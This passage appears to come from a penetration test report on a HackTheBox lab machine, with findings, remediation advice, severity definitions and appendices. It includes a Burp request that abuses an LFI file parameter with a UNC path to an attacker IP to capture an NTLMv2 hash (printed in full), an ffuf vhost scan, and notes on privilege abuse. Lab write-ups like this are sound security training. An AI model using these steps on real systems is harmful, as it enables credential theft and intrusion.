Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 367
Origin: http://dev.pov.htb
Connection: close
Referer: http://dev.pov.htb/portfolio/default.aspx
Upgrade-Insecure-Requests: 1

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=wQiYCZqTH0ZjBXyB0cyhcIq55
s2PRo3v6Hv6Pl9h7ex8wSDgBO9UgCDvSfLA5WWjn04sc7lX7KqYPpgGbWLlFAsg4lo
%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=kDKcNKF07rpNla6nu1BzrDRF1
mjgSR%2Fh9wNGWkXLgXoo2Xz4BQOg2wL8hxzeDj
%2FUs6g4eQx0CB6Yaq3wx86X5jOaSVOIXeUyW25%2B
%2Bp36y5zeot0ENXW7mhulnOJOWzNZkAd1DA%3D%3D&file=\\10.10.14.50\test
```

Table 51: Burp suite captured request while exploiting the LFI vulnerability for NTLM theft

The attacker was able to capture the NTLM hash for the user sfitz.

```
<SNIP>
[SMB] NTLMv2-SSP Client   : 10.10.11.251
[SMB] NTLMv2-SSP Username : POV\sfitz
[SMB] NTLMv2-SSP Hash     :
sfitz::POV:960292925d1f39f7:0ED8C72455586DAA3805870E0F992DCC:010100000000000080FAF38BAF
51DA017684564BEEB868470000000002000800370042004200450001001E00570049004E002D0052003
2005300480005A00540054003900430004C00510004003400570049004E002D005200320053004800 5A0
05400540039004300 4C0051002E00370042004200450 02E004C004F00430041004C0003001400370042
00420045002E004C004F00430041004C0005001400370042004200450 02E004C004F00430041004C00
0700080080FAF38BAF51DA010600040002000000080030003000000000000000000000000200000E
CFFE4FE57A8D70BAA13ADB189A9B3641FC1697C70219337F53D2ADCCEBB79F10A0010000000000000
0000000000000000000000090020006300690066007300 2F00310030002E00310030002E00310034002
E00350030000000000000000000
</SNIP>
```

Table 52: Captured NTLM Hash from responder tool.

But later on it was found out that the hash is not crackable.

6. Virtual Host Enumeration - Medium

CWE	**CWE-200**
CVSS 3.1 Score	6.9
Description (Incl. Root Cause)	Inadequate error handling or configuration reveals information about virtual hosts.
Security Impact	Information disclosure, aiding attackers in potential further attacks.
Affected Host	10.10.11.251
Remediation	Configure web server settings to minimize information disclosure, avoid detailed error messages, and regularly update and patch the web server.
External References	https://cwe.mitre.org/data/definitions/200.html

Detailed Reproduction Steps:

From the VHOST enumeration a new subdomain dev.pov.htb was discovered run the below command to perform VHOST discovery:

```
$ ffuf -H "Host: FUZZ.pov.htb" -u http://pov.htb -w
/usr/share/wordlists/SecLists-master/Discovery/DNS/subdomains-top1million-110000.txt -fs 12330

<SNIP>
________________________________________________

dev                     [Status: 302, Size: 152, Words: 9, Lines: 2, Duration: 295ms]
</SNIP>
```

Table 53: VHOST Enumeration

7. Enhance Security Monitoring Capabilities - Info

CWE	**CWE-693**
Description (Incl. Root Cause)	It appeared that Acme did not notice “noisy” activities during the course of testing. The tester was also not blocked when using standard open-source penetration testing tools.
Security Impact	If network and endpoint detection and response are inadequate, an attacker who can gain a foothold in the internal network may be able to move laterally, perform post-exploitation, and achieve persistence easily.
Remediation	Consider investing in a more advanced network monitoring solution, configuring logging on all hosts, and processing them for anomalies using a SIEM tool, and implementing endpoint detection on each server and workstation that is more difficult to bypass and tamper with. The organization should not rely on endpoint protection alone. When combined with a defense-in-depth security strategy, they can be an excellent tool for detecting an attacker who gains internal network access and is forced to perform “noisier” and riskier activities to the nature of the hardened environment.
External References	https://attack.mitre.org/tactics/TA0005/

Appendices

Appendix A – Finding Severities

Each finding has been assigned a severity rating of high, medium, or low. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Acme's data.

Rating	Severity Rating Definition
Critical	Exploitation of the technical or procedural vulnerability will lead to severe and wide-ranging consequences, causing significant harm to the organization. The potential impact extends beyond financial and operational aspects, encompassing political, legal, and reputational damage. The threat exposure associated with this vulnerability is exceptionally high, significantly increasing the likelihood of its occurrence.
High	Exploitation of the technical or procedural vulnerability will cause substantial harm. Significant political, financial, and/or legal damage is likely to result. The threat exposure is high, thereby increasing the likelihood of occurrence. Security controls are not effectively implemented to reduce the severity of impact if the vulnerability were exploited.
Medium	Exploitation of the technical or procedural vulnerability will significantly impact the confidentiality, integrity, and/or availability of the system, application, or data. Exploitation of the vulnerability may cause moderate financial loss or public embarrassment. The threat exposure is moderate-to-high, thereby increasing the likelihood of occurrence. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered High Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.
Low	Exploitation of the technical or procedural vulnerability will cause minimal impact to operations. The Confidentiality, Integrity and Availability (CIA) of sensitive information are not at risk of compromise. Exploitation of the vulnerability may cause slight financial loss or public embarrassment. The threat exposure is moderate-to-low. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered Medium Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.

Table 54: Severity Definitions

Appendix B – Host & Service Discovery

IP Address	Port	Service	Notes
10.10.11.251	80	HTTP	A LFI vulnerability was found available on the web server.

Table 55: Discovered Hosts and Services

Appendix C – Subdomain Discovery

Subdomains	Description	Discovery Method
pov.htb	Main website	HTTP Redirection
dev.pov.htb	Portfolio website	VHOST Enumeration

Table 56: Discovered Subdomains

Appendix D – Exploited Hosts

Host	Scope	Method	Notes
10.10.11.251	External	LFI was used to gain a basic shell then user privileges were abused to gain complete control over the host.	Remove the Credential xml file from the documents directory of the user Sfitz.

Table 57: Exploitation Attempt Details

Appendix E – Compromised Users

Username	Type	Method	Notes
siftz	Service account	LFI	The file parameter on the /default.aspx endpoint was vulnerable.
alaading	User account	Insecure credential file	Connection.xml file had the credentials.
nt authority\ system	Administrator account	By abusing sedebug privilege	Migrated to the process winlogon.exe to exploit the host.

Table 58: User Accounts Compromised

Appendix F – Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
10.10.11.251	External	File name: RunasCs.exe File location: C:\Users\sfitz\Desktop\RunasCs.exe ---------- File name: shell.exe File location: C:\Users\alaading\Desktop\shell.exe

Table 59: Assessment Artifacts